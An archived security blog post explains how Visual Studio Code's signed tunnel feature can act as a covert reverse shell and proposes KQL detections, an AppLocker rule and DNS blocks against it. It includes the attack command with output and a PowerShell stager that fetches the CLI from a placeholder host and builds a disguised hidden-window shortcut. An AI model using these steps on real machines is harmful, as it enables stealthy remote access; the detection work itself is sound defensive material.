Visual Studio Code: embedded reverse shell and how to block, create Sentinel Detection, and add…

By Truvis Thornton

Published: 2024-09-09 · Archived: 2026-04-06 00:39:10 UTC

Visual Studio Code: embedded reverse shell and how to block, create Sentinel Detection, and add Environment Prevention — well more like ideas and concepts to prevent abuse and exploit

5 min read

Sep 25, 2023

Press enter or click to view image in full size

UPDATE: Looks like MS released GPO controls finally: https://learn.microsoft.com/en-us/azure/developer/dev-tunnels/policies

PS: I've also seen this attack being used by Red Teams and can confirm that it is possible to deploy 100% High Fidelity detection for this type of attack regardless of SIEM. If you have not already, be sure to build this out and make your team standout :) — If you dig deep enough, you can develop a blanket rule to catch any activity that's similar to this regardless of filename and application.

One of the worst fears as a cybersecurity expert is detecting and preventing a signed reverse shell binary. Guess what? Microsoft gladly gave us one. We can relate this back to when nmap had something like this before they removed the feature. You could running CLI and execute commands from the binary. Fast forward, we still see applications providing this type of feature. This will not be the last time we see this.

Articles of interest:

https://code.visualstudio.com/docs/remote/tunnels

https://code.visualstudio.com/blogs/2022/12/07/remote-even-better

What makes this bad is the fact that this tunnel can be triggered from the command line with the portable version of code.exe. An attacker just has to upload the binary, which won't be detected by any anti-virus since it is legitimate and singed windows binary. If a VSCode is already installed, we can just stick to the installed version, doesn't matter.


Attack

If we get code execution on the client we can always drop the portable version of VSCode, the code CLI. If a VSCode is already installed, we can just stick to the installed version, doesn't matter. Just know that both options exist and it's normally installed by default these days.

As the binary is signed from Microsoft it will also bypass most restrictions and not set off any alarms.

```
C:\Users\kitten\Downloads\vscode_cli_win32_x64_cli (1)>.\code.exe tunnel
*
* Visual Studio Code Server
*
* By using the software, you agree to
* the Visual Studio Code Server License Terms (https://aka.ms/vscode-server-license) and
* the Microsoft Privacy Statement (https://privacy.microsoft.com/en-US/privacystatement).
*
To grant access to the server, please log into https://github.com/login/device and use code BD3D-134
✔ What would you like to call this machine? · desktop-kafcprf
[2023-09-25 03:45:34] info Creating tunnel with the name: desktop-kafcprf
Open this link in your browser https://vscode.dev/tunnel/desktop-kafcprf/C:/Users/kitten/Downloads/v
```

Press enter or click to view image in full size



Not one alert went off. Very sneaky and this is a very nice and clean remote shell.

If you wanted, you could build out an attack chain: (AI generated)

```
$EXEPath = "$env:windir\System32\WindowsPowerShell\v1.0\powershell.exe"
$pay = 'cd C:\tmp; iwr -uri https://somecleanhostedsite/vscode_cli_win32_x64_cli.zip -OutFile vscode
```

```
$arguments = " -nop -c $pay"
$LNKName = 123
$obj = New-Object -ComObject WScript.Shell
$link = $obj.CreateShortcut((Get-Location).Path + "\" + $LNKName + ".lnk")
$link.WindowStyle = '7'
$link.TargetPath = $EXEPath
$link.IconLocation = "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe,13"
$link.Arguments = $arguments
$link.Save()
```

Because every environment and machine is different, your mileage may vary, especially as updates or changes happen, so take these ideas and expand and use them as you see fit.

Remember, logging also depends on auditing setting in your environment. Endpoint log sources offer the most visibility.

File Creation

File write of code_tunnel.json which is param based but defaults to: %UserProfile%\.vscode-cli\code_tunnel.json license_consent.json file could also be watched when testing and playing in a vanilla instance.

Not the most ideal solution as this requires endpoint logs which can be costly, especially file based ones.

Command Line

You could use a KQL query like the following as a quick and dirty way to get started.

```
SecurityEvent
| where EventID == "4688"
| where CommandLine contains "code.exe" and CommandLine contains "tunnel"
```

Downside, is that code could be renamed and not actually be used. One option is to just look for the tunnel in the CLI. This could be the ideal way and then filter out FPs and not lose visibility.

```
SecurityEvent
| where EventID == "4688"
| where CommandLine contains "tunnel"
```

Process Tree

We could look for process spawning from the original file or the file being dropped and then ran.

Process tree: code.exe -> cmd.exe -> .exe

```
SecurityEvent
| where EventID == "4688"
| where ParentProcessName == "code.exe"
| where NewProcessName contains "cmd" or NewProcessName contains "powershell"
```

Another option is you could also mix in looking for the file making or network connections with firewall or other end point based logs stemming from the file.

Prevention

AppLocker

This is a great application, but requires effort and work to maintain for many reasons.

One example may be to build a template to block by hash.

```
<AppLockerPolicy Version="1">
 <RuleCollection Type="Exe" EnforcementMode="NotConfigured">
  <FileHashRule Id="GUID" Name="code.exe" Description="" UserOrGroupSid="S-1-1-0" Action="Deny">
   <Conditions>
    <FileHashCondition>
     <FileHash Type="SHA256" Data="hashid" SourceFileName="code.exe" SourceFileLength="" />
    </FileHashCondition>
   </Conditions>
  </FileHashRule>
 </RuleCollection>
</AppLockerPolicy>
```

DNS Blocking

This is probably the easiest to maintain and manage as it’s a central location and doesn’t require much reconfiguration especially if you have full control over DNS in your environment.

```
*.tunnels.api.visualstudio.com
*.devtunnels.ms
```

GPO

While this looks possible for visual studio there does not look to be a way to do this for vscode at this time

Conclusion

Hopefully this gives you some ideas on how to better protect and defend against this type of attack.

—

☕ Like what you read? Did it help you?

Send some coffee and love https://buymeacoffee.com/truvis :)
Your support helps pay for licenses, research & development, and other costs that allow me to bring you new guides and content!

❗If you are new to my content, be sure to follow/connect with me on all my other socials for new ideas and solutions to complicated real world problems and jump start your career! New content drops daily/weekly along with tips and tricks :)

👉 W: https://truv.is
👉 T: https://twitter.com/thattechkitten
👉 Y: https://www.youtube.com/@TRUValueInformationSecurity
👉 G: https://github.com/truvis
👉 L: https://www.linkedin.com/in/truvisthornton
👉 M: https://medium.com/@truvis.thornton
